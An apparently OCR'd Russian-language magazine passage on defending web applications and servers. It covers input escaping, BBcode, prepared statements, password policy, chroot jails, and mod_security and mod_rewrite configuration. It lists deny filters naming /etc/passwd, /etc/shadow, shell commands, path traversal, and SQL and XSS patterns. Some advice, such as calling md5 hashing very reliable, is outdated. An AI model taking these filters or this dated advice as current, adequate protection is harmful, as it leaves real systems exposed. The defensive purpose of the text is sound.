Похоже, настало время рассказать про magic_quotes, о которых я торжественно обещал молчать в начале главы. Эта опция автоматически экранирует данные из массивов $_GET, $_POST, $_COOKIE. Значит, при написании кода нам надо это учитывать, чтобы не добавить два раза обратные слеши:

**PHP**
```
function escape_smart($value)
{
   if (get_magic_quotes_gpc()) {
       $value = stripslashes($value);
   }

   $value =
mysql_real_escape_string($value);

   return $value;
}
```

➔ **BBcode и wiki.** Иногда все-таки необходимо дать пользователю возможность форматировать введенный им текст, но разрешать напрямую вводить теги слишком опасно. Самым простым выходом будет использование какой-либо разметки, например BBcode или wiki. В таком случае при создании входных данных пользователь использует ограниченный язык разметки, который затем конвертируется в HTML. Пользователю мы дадим возможность выделять шрифт полужирным и курсивом:

**BBcode**
```
[b]Здесь будет полужирный текст,
[i]а здесь — полужирный курсив[/i][/b],
а это обычный текст.
```

Дальше надо просто заменить теги на их HTML-аналоги. Каждый тег надо обрабатывать отдельно, а не просто сменить квадратные скобки на угловые. Тогда на выходе мы получим:

**HTML**
```
<strong>Здесь будет полужирный текст,
<em>а здесь — полужирный
курсив</em></strong>,
а это обычный текст.
```

Такой подход позволяет довольно просто избежать угрозы XSS-инъекций, да и реализуется он без особых напрягов. Другой вариант (менее безопасный) — разрешить пользователю вводить только определенные теги, а остальные отсеивать. Тот же пример будет теперь выглядеть так:

## проверка источника

КОГДА Я РАССКАЗЫВАЛ О ЗАЩИТЕ НА КЛИЕНТСКОЙ СТОРОНЕ, Я ОГОВОРИЛСЯ, ЧТО СТРАНИЦУ МОЖНО СОХРАНИТЬ НА ДРУГОМ СЕРВЕРЕ ИЛИ ЛОКАЛЬНОЙ МАШИНЕ И ПОДПРАВИТЬ, КАК ТЕБЕ НРАВИТСЯ. НО ЭТУ БРЕШЬ МОЖНО НЕМНОГО ЗАЛАТАТЬ, ПРОВЕРЯЯ, ОТКУДА К НАМ ПРИШЕЛ ПОЛЬЗОВАТЕЛЬ. ДЕЛАЕТСЯ ЭТО ПРИ ПОМОЩИ ПЕРЕМЕННОЙ $_SERVER[«HTTP_REFERER»], КОТОРАЯ КАК РАЗ И СОДЕРЖИТ ПРЕДЫДУЩУЮ СТРАНИЦУ, А НАМ ОСТАНЕТСЯ ТОЛЬКО ПРОВЕРИТЬ, ДЕЙСТВИТЕЛЬНО ЛИ ПОЛЬЗОВАТЕЛЬ ПРИШЕЛ ОТТУДА.

ОДНАКО У ВЗЛОМЩИКА ЖЕ ЕСТЬ ДВЕ ВОЗМОЖНОСТИ — ЛИБО ПРОСТО ИСПОЛЬЗОВАТЬ TELNET И С ЕГО ПОМОЩЬЮ СФОРМИРОВАТЬ ЗАПРОС, ЛИБО НАПИСАТЬ СКРИПТ И ИСПОЛЬЗОВАТЬ ЕГО, ВЕДЬ ЗНАЧЕНИЕ ПЕРЕМЕННОЙ $_SERVER[«HTTP_REFERER»] ФОРМИРУЕТСЯ НА СТОРОНЕ КЛИЕНТА. ВЫВОД: ТАКАЯ ЗАЩИТА СПОСОБНА ОТПУГНУТЬ ЛИШЬ НЕПРОФЕССИОНАЛЬНОГО ВЗЛОМЩИКА, А ПРОФЕССИОНАЛУ ОНА ПРОСТО ДОСТАВИТ НЕБОЛЬШОЕ НЕУДОБСТВО.

## ПОЛИТИКА БЕЗОПАСНОСТИ ДЛЯ ПОЛЬЗОВАТЕЛЕЙ

Взломщик может пытаться сломать не весь сайт, а только получить доступ к аккаунту отдельного пользователя. И тут встает вопрос социального характера. Попробуем решить его при помощи программирования ;).

Для захвата аккаунта хакеру необходимо завладеть логином и паролем пользователя. Логин обычно находится во всеобщем доступе и служит идентификатором пользователя, а вот пароль, по идее, знает только сам пользователь. Теперь цель ясна — надо защитить пароль ;).

**Strong password.** Самым «тупым» методом взлома пароля является brute-force, проще говоря, перебор. Обычно для перебора используют словари, либо просто перебирают всевозможные комбинации по заданной маске. Нашей первой задачей будет борьба с подбором. Для этого пароль должен быть достаточно длинным — более 6 символов и содержать разнообразные символы: цифры, строчные и прописные буквы. По мере необходимости длину пароля можно увеличить, а в необходимые символы добавить еще и знаки препинания. Маленьким примечанием к данному параграфу будет необходимость блокировать вход пользователя на сайт (минут, скажем, на 30) после 3–5 неудачных попыток ввода логина и пароля. В таком случае взломщику придется использовать прокси, которые при большой необходимости можно также блокировать.

Для более мощной проверки пароля рекомендую использовать расширение CrackLib. Оно позволяет прогнать пароль по словарю и осуществить ряд дополнительных проверок:

**PHP**
```
// Загружаем словарь
$dictionary = crack_opendict('/usr/
local/lib/pw_dict');
// Проверяем пароль
$check = crack_check($dictionary,
'Q6g$b87gHjn5_4t5sdf!23HLayi');
// Получаем результат проверки
$res = crack_getlastmessage();

echo $res; // 'strong password'

// Закрываем словарь
crack_closedict($dictionary);
```

Сюда же отнесу такую возможность, как смена паролей через определенный промежуток времени. Такая опция не даст взломщику возможность подбирать пароль брутфорсом в течение года.

**Автогенерация паролей.** Зачем мучить пользователей и заставлять их придумывать пароли длиной в 10 букв и цифр, когда проще это сделать программно? Заодно можно будет проверить пароль на уникальность, что еще больше повысит безопасность.

**Хеш от паролей.** Представь себе подобную картину — взломщик получил доступ на чтение базы данных пользователей твоего сайта… и никак не может воспользоваться этой информацией ;). Это не моя больная фантазия, а реальность, если вместо паролей ты хранишь их хеши. Хеш — это «уникальная» строка (или число), которая генерируется по паролю при помощи специальной функции, например md5. По хешу восстановить саму строку практически невозможно, поэтому этот способ хранения паролей очень надежен.

**Опасные действия.** Базу пользователей у нас уже крали, теперь предположим, что взломщик смог завладеть сессией пользователя, то есть работает под его логином. Ситуация типичная — можно просто подождать, пока человек выйдет из-за компа, если речь идет об офисе, или попробовать украсть куки с идентификатором сессии. Первое, что попытается сделать злой хакер, — это сменить пароль. Именно при подобных действиях надо повторно запрашивать пароль пользователя, ведь если взломана сессия, нам удастся предотвратить крупный ущерб. К опасным действиям стоит отнести: удаление аккаунта, крупные финансовые транзакции, массовую рассылку писем и прочее.

**Привязка сессии к IP.** Чтобы взломщику было сложней завладеть сессией, надо кроме идентификатора хранить также IP пользователя. Такой подход сделает невозможным работу с другого компьютера даже при имеющемся правильном идентификаторе сессии.

**BBcode**

```
$s = strip_tags($s, "<em><strong>");
```

Хочу сразу предупредить, что подобный вариант — не панацея: некоторые форумы, использующие BBcode, были успешно взломаны при помощи XSS.

➔ **база данных: специфика.** Есть несколько советов, которые можно дать тем, кто активно использует базы данных. Во-первых, можно использовать препарированные запросы, которые поддерживаются большинством библиотек для работы с базами данных. На Перле создание и исполнение такого запроса выглядит примерно так:

**Perl**

```
$st = $db->prepare("SELECT user_name
FROM users WHERE id = ?;");
$st->execute($email);
```


Первая строка формирует запрос и посылает его на сервер, где он компилируется. Обрати внимание на тот факт, что параметр id заменен знаком вопроса и будет подставлен при исполнении. Вторая строка просто передает параметр для запроса, который уже не парсится сиквелом, а просто считается данными.

**Таблица 1**

| Название | Описание |
|---|---|
| **string addslashes ( string str )** | добавляет к символам апострофа, кавычкам, обратному слешу и нулевому байту слеш |
| **string quotemeta ( string str )** | добавляет слеш к символам . \ + * ? [ ^ ] ( $ ) |
| **string htmlspecialchars ( string string )** | переводит в HTML-сущности амперсанд, кавычки, апостроф, знаки «больше» и «меньше» |
| **string htmlentities ( string string )** | аналог htmlspecialchars, но использует HTML-сущности (энтитисы) |
| **string mysql_real_escape_string ( string unescaped_string )** | экранирует строку для использования в mysql_query |

Совет номер два будет касаться хранимых процедур и триггеров. На данный момент все современные серверы баз данных поддерживают такую функциональность (MySQL начиная с пятой версии). Напомню, что хранимая процедура — это скомпилированный запрос на сервере, которому при исполнении могут передаваться параметры. А триггер — это специальная хранимая процедура, которая выполняется при определенном событии, например, при удалении записи из БД. Использование этих механизмов не только увеличит производительность приложения, но и повысит его защищенность.

➔ **outro.** В этой статье я привел достаточно много способов защиты. Чтобы выбрать подходящий набор методов, необходимо тщательно подумать, насколько мощная система безопасности нужна тебе на сайте, иначе твои высокие стены не сможет преодолеть не только взломщик, но и обычный пользователь. C



# вокруг запретов

## Как защитить веб-сервер

НА 100% БЕЗОПАСНЫЙ САЙТ СДЕЛАТЬ СЛОЖНО ДАЖЕ ПРОФЕССИОНАЛУ. А ЕСЛИ ЧЕРЕЗ ДЫРУ В КАКОМ-НИБУДЬ САЙТЕ ВЗЛОМАЮТ ВЕСЬ СЕРВЕР, ТО ЭТО БУДЕТ СЕРЬЕЗНАЯ ПРОБЛЕМА И УДАР ПО ПРЕСТИЖУ ХОСТЕРА. ЧТО ДЕЛАТЬ ХОСТИНГОВЫМ КОМПАНИЯМ, ЧТОБЫ ЗАЩИТИТЬ СЕБЯ И СВОИХ КЛИЕНТОВ? РАССМОТРИМ «СРЕДСТВА ЛИЧНОЙ ГИГИЕНЫ», КОТОРЫЕ СПАСУТ ОТ НЕЗАПЛАНИРОВАННЫХ СИТУАЦИЙ И ПОВЫСЯТ ИММУНИТЕТ К ЗЛОУМЫШЛЕННИКАМ

Фленов Михаил aka Horrific
www.vr-online.ru

Чтобы микробов не было во рту, используют зубную пасту. А что применить для защиты от «микробов» web-сервера? Простым решением, к сожалению, не обойтись: необходим целый комплекс мер, позволяющих построить эффективную защиту.

Почему именно комплекс? Дело в том, что должно быть несколько уровней защиты. Один уровень всегда может дать сбой:

— МОГУТ НАЙТИ ДЫРУ;
— МОЖНО ОШИБИТЬСЯ В НАСТРОЙКАХ;
— МОГУТ ОБОЙТИ ОДИН УРОВЕНЬ ЗАЩИТЫ.

В хорошо продуманной системе, даже если в сценарии будет ошибка, хакер не сможет далеко продвинуться. Правильная настройка сервера, распределение прав в базе данных, постоянный мониторинг и некоторые другие действия позволяют защитить сервер даже при наличии (а они когда-нибудь обязательно всплывут) ошибок в безопасности.

Настройку сервера можно условно разделить на две части:

1 ТЩАТЕЛЬНОЕ КОНФИГУРИРОВАНИЕ СЕРВЕРА И ОТКРЫТЫХ СЕРВИСОВ.

2 УСТАНОВКА ДОПОЛНИТЕЛЬНОГО СОФТА ДЛЯ МОНИТОРИНГА И СОЗДАНИЯ ДОПОЛНИТЕЛЬНЫХ УРОВНЕЙ ЗАЩИТЫ.

➜ **конфигурирование сервера.** Все начинается с конфигурирования сервера. После установки ОС все параметры установлены по умолчанию, то есть так, как посчитал правильным установить их разработчик дистрибутива. Тебе же необходимо просмотреть все параметры: включить все, что нужно, и — самое главное — запретить то, что не будешь использовать. Лучше просматривать абсолютно все параметры, особенно если ты устанавливаешь Linux-сервер. Дело в том, что, в зависимости от дистрибутива, настройки в конфигурационных файлах могут очень сильно отличаться. Ты можешь думать, что какое-то действие запрещено, а разработчик конкретного дистрибутива или новой версии ядра посчитает иначе и изменит конфигурацию. Сплошь и рядом встречается, что в новых версиях


AUS-ROTTE


**Модуль mod_security**

ОС или ядра какие-то параметры становятся рекомендуемыми к использованию, а какие-то, наоборот, выходят из обращения. Необходимо отслеживать тенденции и контролировать конфигурацию.

➔ **база данных.** Следующий уровень защиты — права доступа к базе данных и файловой системе. База данных — одновременно важное хранилище и основная лазейка для атаки SQL Injection при проникновении на сервер и сборе информации. Поэтому сценарии не должны работать от имени привилегированного пользователя. Учетная запись должна иметь только те права, которые ей необходимы для работы сценария, и ни грамма больше.

Любой несанкционированный доступ к системной информации должен запрещаться. В 99% случаев при работе с MySQL-сценариям не нужен доступ к системной базе MySQL, где хранится вся информация о пользователях, правах доступах и объектах сервера баз данных. Доступа не должно быть не только на запись или обновление, но и на просмотр данных. Очень часто даже просмотр системных данных может дать хакеру массу важной для безопасности информации.

При работе с базой данных MS SQL Server большинство программистов используют уже существующую по умолчанию роль public. В этом и заключается ошибка, ведь этой роли доступно многое. Лучшее правило — никогда не используй готовое, а создавай собственную роль и пользователя.

➔ **модули web-сервера.** Следующий этап обеспечения безопасности — модули для Apache. Они позволяют построить эффективную защиту от атак типа SQL Injection, XSS и многих других. Но просто установить модуль — не значит решить все проблемы. Нужно грамотное конфигурирование и запрет всего, что может нанести вред серверу.

➔ **mod_sequrity.** Несмотря на то, что безопасность web-сервера в основном зависит от сценариев, которые выполняются на сервере, и программистов, которые пишут эти сценарии, есть возможность защитить сервер, не обращая на них внимания. В этом поможет бесплатный модуль для Apache mod_security. Принцип работы модуля схож с сетевым экраном, который встроен в ОС, только в данном случае он специально разработан для работы с протоколом HTTP. Модуль анализирует запросы пользователей и выносит свое решение о возможности пропустить запрос к web-серверу или отказе на основе правил, которые задает администратор. Правила определяют, что может быть в запросе, а что нет.

В запросах, которые пользователь отправляет на сервер, содержится URL-адрес, с которого необходимо взять документ или файл. Что можно задать в правилах модуля, чтобы сервер стал безопаснее? Рассмотрим несколько несложных примеров.

[1] В СТРОКЕ URL НЕ ДОЛЖНО БЫТЬ НИКАКИХ ОБРАЩЕНИЙ К ФАЙЛУ /ETC/PASSWD, А ЗНАЧИТ, ПУТИ К ЭТОМУ ФАЙЛУ НЕ ДОЛЖНЫ БЫТЬ В URL-АДРЕСЕ.

[2] ЧЕРЕЗ URL НЕ ДОЛЖЕН ПЕРЕДАВАТЬСЯ КОД JAVASCRIPT, ЭТО СЕРЬЕЗНАЯ ОШИБКА. ТАКИЕ ВЕЩИ НУЖНО ПЕРЕДАВАТЬ МЕТОДОМ POST. ЕСЛИ ЗАПРЕТИТЬ <SCRIPT> И ПРОИЗВОДНЫЕ, ТО МОЖНО ОБЛЕГЧИТЬ СЕБЕ ЖИЗНЬ. НО ТОЛЬКО ОБЛЕГЧИТЬ, ТАК КАК ЕСТЬ КУЧА ПРОИЗВОДНЫХ, ПЛЮС КОДИРОВАНИЕ СОДЕРЖИМОГО СТРОКИ. ХАКЕР МОЖЕТ ЗАМУТИТЬ ТАКОЙ ЗАПРОС, КОТОРЫЙ ОБОЙДЕТ ФИЛЬТРЫ, НО УСЛОЖНИТЬ ЕМУ ЖИЗНЬ ТЫ ПРОСТО ОБЯЗАН.

[3] В URL НЕ ДОЛЖНО БЫТЬ ОДИНАРНОЙ КАВЫЧКИ, А ВСЕ ПАРАМЕТРЫ, ПЕРЕДАВАЕМЫЕ СЦЕНАРИЮ, ПРИ ИСПОЛЬЗОВАНИИ В ЗАПРОСАХ ОБЯЗАТЕЛЬНО ДОЛЖНЫ БЫТЬ ЗАКЛЮЧЕНЫ В ОДИНАРНЫЕ КАВЫЧКИ.

Модуль mod_security проверяет на основе заданных фильтров адрес URL, и если он нарушает правила, то запрос отклоняется. Сам модуль можно взять с сайта www.modsecurity.org. После установки в файле httpd.conf можно будет использовать дополнительные директивы:

— **SECFILTERENGINE ON**
ВКЛЮЧИТЬ РЕЖИМ ФИЛЬТРАЦИИ ЗАПРОСОВ;

— **SECFILTERCHECKURLENCODING ON**
ПРОВЕРЯТЬ КОДИРОВКУ;

— **SECFILTERFORCEBYTERANGE 32 126**
РАЗРЕШАТЬ ИСПОЛЬЗОВАНИЕ СИМВОЛОВ С КОДАМИ ТОЛЬКО ИЗ УКАЗАННОГО ДИАПАЗОНА.

Символы, коды которых менее 32, принадлежат служебным символам типа перевода каретки или конца строки. Большинство из этих символов невидимы, но для них существуют коды, чтобы можно было обрабатывать нажатия соответствующих клавиш на клавиатуре. То есть хакер не может ввести невидимый символ в URL, но вполне может ввести его код. Например, чтобы указать символ с кодом 13, необходимо указать в URL адресе «%13». Символы менее 32 и более 126 являются недопустимыми для адреса, поэтому вполне логично их отсекать еще до обработки web-сервером.

— **SECAUDITLOG LOGS/AUDIT_LOG**
С ПОМОЩЬЮ ЭТОГО ПАРАМЕТРА ЗАДАЕТСЯ ФАЙЛ ЖУРНАЛА, В КОТОРОМ БУДЕТ СОХРАНЯТЬСЯ ИНФОРМАЦИЯ ОБ АУДИТЕ;

— **SECFILTERDEFAULTACTION**
«DENY,LOG,STATUS:406» — ПАРАМЕТР ЗАДАЕТ ДЕЙСТВИЕ ПО УМОЛЧАНИЮ (В ДАННОМ СЛУЧАЕ УКАЗАН ПО УМОЛЧАНИЮ ЗАПРЕТ — DENY);

— **SECFILTER XXX REDIRECT:**
HTTP://WWW.WEBKREATOR.COM — ЕСЛИ ФИЛЬТР СРАБАТЫВАЕТ, ТО ПОЛЬЗОВАТЕЛЬ ПЕРЕАДРЕСУЕТСЯ НА САЙТ HTTP://WWW.WEBKREATOR.COM;

— **SECFILTER YYY LOG,**
EXEC:/HOME/APACHE/REPORT-ATTACK.PL — ЕСЛИ ФИЛЬТР СРАБАТЫВАЕТ, ТО БУДЕТ ВЫПОЛНЕН СЦЕНАРИЙ /HOME/APACHE/REPORT-ATTACK.PL;

— **SECFILTER /ETC/PASSWORD**
В ЗАПРОСЕ ПОЛЬЗОВАТЕЛЯ НЕ ДОЛЖНО


**Jail упрощает создание индивидуального окружения**

БЫТЬ ОБРАЩЕНИЯ К ФАЙЛУ /ETC/PASSWD (ТАКИМ ЖЕ ОБРАЗОМ СЛЕДУЕТ ДОБАВИТЬ ЗАПРЕТ НА ОБРАЩЕНИЕ К ФАЙЛУ /ETC/SHADOW);

— **SECFILTER /BIN/LS**
В ЗАПРОСЕ ПОЛЬЗОВАТЕЛЯ НЕ ДОЛЖНО БЫТЬ ОБРАЩЕНИЯ К ПРОГРАММАМ (В ДАННОМ СЛУЧАЕ ЗАПРЕЩАЕТСЯ КОМАНДА LS, КОТОРАЯ МОЖЕТ ПОЗВОЛИТЬ ХАКЕРУ УВИДЕТЬ СОДЕРЖИМОЕ КАТАЛОГОВ, ЕСЛИ В СЦЕНАРИИ ЕСТЬ ОШИБКА), СТОИТ ЗАПРЕТИТЬ ОБРАЩЕНИЯ К ТАКИМ КОМАНДАМ КАК CAT, RM, CP, FTP И ДРУГИМ;

— **SECFILTER «\.\./»**
КЛАССИЧЕСКАЯ АТАКА, КОГДА В URL УКАЗЫВАЮТСЯ СИМВОЛЫ ТОЧЕК, ПОЭТОМУ ИХ ТАМ БЫТЬ НЕ ДОЛЖНО;

— **SECFILTER «DELETE[[:SPACE:]]+FROM»**
ЗАПРЕТ ТЕКСТА DELETE ... FROM, ЧТО ЧАЩЕ ВСЕГО ИСПОЛЬЗУЕТСЯ В SQL-ЗАПРОСАХ ДЛЯ УДАЛЕНИЯ ДАННЫХ.

Помимо этого рекомендуется установить следующие три фильтра:

1 **SECFILTER «INSERT[[:SPACE:]]+INTO»** ИСПОЛЬЗУЕТСЯ В SQL-ЗАПРОСАХ ДЛЯ ДОБАВЛЕНИЯ ДАННЫХ.

2 **SECFILTER «SELECT.+FROM»** ИСПОЛЬЗУЕТСЯ В SQL-ЗАПРОСАХ ДЛЯ ЧТЕНИЯ ДАННЫХ ИЗ БАЗЫ.

3 **SECFILTER «<(.|\N)+>»** И SECFILTER «<[[:SPACE:]]*SCRIPT» — ПОЗВОЛЯЕТ ЗАЩИТИТЬСЯ ОТ XSS-АТАК.

→ **mod_rewrite.** Это модуль, который позволяет преобразовывать URL-адреса из одного вида в другой. Ты видел большие порталы, в которых все страницы имеют расширение .html и при этом сайты — динамические, миллион раз. Но ведь построить на статичных html-страницах большой динамический портал не реально! На самом деле, под статикой прячутся PHP или любые другие сценарии, просто пользователь видит дымовую завесу, которая шифрует внутренности исполнения. Это достигается как раз с помощью модуля mod_rewrite, который пускает хакеру пыль в глаза, а заодно позволяет реализовать очень эффективные фильтры.

**Популярный web-сервер — Apache**

Mod_rewrite можно достаточно часто встретить у хостеров, но то, что он установлен на сервере, еще ни о чем не говорит. Необходима конфигурация, без которой модуль работать не будет. Конфигурация происходит через файл .htaccess. Чтобы включить модуль, можно добавить следующие три строки:

```
RewriteEngine on
Options +FollowSymlinks
RewriteBase /abc
```

В первой строке с помощью установки значения директивы RewriteEngine в On включаем сам модуль. Следующая строка включает опцию FollowSymlinks, которая разрешает преобразование символьных ссылок. Следующая опция, RewriteBase, позволяет изменять базовый URL.

Допустим, конфигурируем web-директорию /documents/article и, соответственно, в ней лежит наш .htaccess. Если RewriteBase установить в /erunda, то на web-странице необходимо будет использовать URL /erunda/filename.php. Получив такой URL, сервер преобразует его в /documents/article/filename.php. Вот и первый шаг к безопасности — спрятали директорию /documents/article, где реально находится сценарий, а показали полную ерунду, то есть /erunda. Не зная реального положения сценариев, хакеру будет сложнее обойти защиту, которую мы будем мутить дальше.

Самое вкусное — правила преобразований того, что будет видеть пользователь. Для этого используется директива RewriteRule. Эта директива имеет следующий вид:

```
RewriteRule виртуал реал
```

Первый параметр — это виртуал, то есть то, что web-сервер получает в качестве URL (то, что преобразовывается). А реал — это реальный файл и его параметры, в которые нужно преобразовать.

Чтобы было понятнее, рассмотрим работу директивы на примере. Допустим, что у тебя есть сценарий news.php, который отображает определенную новость. Идентификатор новости передается

## LINUX-ОКРУЖЕНИЕ

Конечно, если ты работаешь с Linux, и на одном сервере должно находиться несколько сайтов, то каждый из них желательно разместить в своей среде chroot. В отдельный chroot вместе с директорией сайта необходимо убирать и web-сервер. Этот же финт нужно делать и тогда, когда на одном железе вериться не только web, но и другие сервисы, например почта. В этом случае, взломав, к примеру, сайт, хакер не сможет получить доступ к почте.

Принцип работы chroot простой. Для начала создается директория (в Linux для этого существует команда chroot), которая является для программы корневой. Выше этой директории программа, помещенная в закрытое окружение, попасть не может. Чтобы проще было конфигурировать chroot, рекомендуем использовать утилиту jail. Она реально упрощает конфигурирование.

На схеме окружения chroot показана часть файловой системы Linux. Во главе всего стоит корневая директория «/». В ней находятся /bin, /etc, /home, /usr и т.д. В /home расположены каталоги пользователей системы. Создаем новую директорию, для примера называем ее chroot. Она будет являться корнем для службы. В ней будут свои каталоги /bin, /usr и т.д. И служба будет работать с ними, а все, что выше /home/chroot, будет недоступно. Просто она будет считать, что /home/chroot — это и есть корень файловой системы.

На рисунке в рамку обведены папки, которые будут видны службе. Именно в этом пространстве она будет работать. Если хакер проникнет в систему через защищенную службу и захочет просмотреть каталог /etc, то он увидит каталог /home/chroot/etc, но никак не системный /etc. Чтобы взломщик ничего не заподозрил, в каталоге /home/chroot/etc можно расположить все необходимые файлы. Запросив файл /etc/passwd через уязвимую службу, хакер получит доступ к /home/chroot/etc/passwd. А файл /home/chroot/etc/passwd, в свою очередь, может содержать неверные пароли. На работу системы в целом это не повлияет, а дезинформация хакеру обеспечена.




**Схема работы mod_rewrite**

через параметр id. То есть реальный URL для просмотра новости под номером 1 будет выглядеть так:

```
http://www.твой_сервер.ru/news.php?id=1
```

Чтобы хакер не видел этого, делаем следующую маскировку:

```
RewriteRule ^news_([0-9]*).htm
news.php?id=$1
```

Теперь для просмотра новости необходимо будет набрать в URL:

```
http://www.твой_сервер.ru/news_1.html
```

Получив такой виртуальный URL, модуль mod_rewrite преобразует его в реальный http://www.твой_сервер.ru/news.php?id=1 и корректно выполнит.

Посмотрим, как мы добились такого счастья, разобрав директиву по частям:

— **REWRITERULE**
НАЧАЛО ПРАВИЛА.

— **NEWS_([0-9]*).HTM**
ШАБЛОН, ОПРЕДЕЛЯЮЩИЙ, КАК БУДЕТ ВЫГЛЯДЕТЬ URL ДЛЯ ПОЛЬЗОВАТЕЛЯ.

В самом начале стоит символ крыши. Нет, это не бандиты, которые будут предоставлять нам крышу, это такой символ (^), обозначающий начало строки :). После этого идет текстовая статическая часть (news_), которая будет выделять шаблон из массы других. Ведь на сайте могут быть еще и статьи, и форум, и еще много чего интересного. Затем в скобочках указываем шаблон того, что может быть в этом месте URL-адреса. Так как идентификатор новости — это число, то шаблон выглядит так: [0-9] — любые символы от нуля до девяти, после стоит звездочка, которая говорит, что цифр может быть несколько. После шаблона снова идет статическая часть:

```
news.php?id=$1 — во Что нужно превратить
виртуальный адрес, $1 — соответствует
значению, вырезанному по первому
шаблону (у нас он единственный)
```

Благодаря шаблону убиваем двух зайцев, и еще одного разрываем в клочья :). Первый заяц заключается в том, что мы прячем реальный PHP-сценарий. Второй заяц — это то, что хакер не видит имя параметра. Ну, а третий заяц, которого просто порвало — это то, что хакер не сможет передать сценарию ничего, кроме чисел. Шаблон [0-9] вырезает любые буквы и символы, а значит, инъекция становится невозможной.

Но если хакер вычислит реальный сценарий и его параметр, то мы не то что зайцев не убьем, мы даже муху не испугаем! Обратившись к news.php напрямую, хакер обходит все правила mod_rewrite.

Чтобы хакер не смог обратиться к физическим файлам на сервере, можно выполнить одно из следующих условий:

1 ЗАПРЕТИТЬ ПРЯМОЙ ДОСТУП К PHP-СЦЕНАРИЯМ, ЧТОБЫ ХАКЕРУ ПРИШЛОСЬ ИСПОЛЬЗОВАТЬ ВИРТУАЛЬНУЮ ПЫЛЬ, КОТОРУЮ МЫ НАПУСТИЛИ.

2 НИКОГДА НЕ НАЗЫВАТЬ СЦЕНАРИИ ПОНЯТНЫМИ ИМЕНАМИ.

Главная страница никогда не должна иметь имя index.php или main.php, назови ее лучше enter_to_my_private.php или еще позаористей. За новости не должен отвечать сценарий news.php, его лучше назвать my_99545_news.php. Та же песня и с параметрами — забудь про id, sid, index, start, page и т.д. И, конечно же, на mod_rewrite надейся, а сам не плошай. Проверяй все в сценарии собственноручно, чтобы предотвратить атаки. Это, как говорится, без комментариев и должно выполняться вне зависимости от установленных дополнительных средств контрацепции.

Выше мы рассмотрели простой пример с новостями, когда через параметры передается число. А что если нужно передавать строку? Да без проблем, просто пишешь следующий шаблон:

```
RewriteRule ^news_([a-z0-9]*).htm
news.php?id=$1
```

Этот шаблон позволяет передавать не только числа, но и буквы от а до z. Это тоже не опасно, главное — не разрешать использовать символы одинарной кавычки, запятые, тире и т.п. Буквы и цифры не несут в себе такой опасности, как символы.

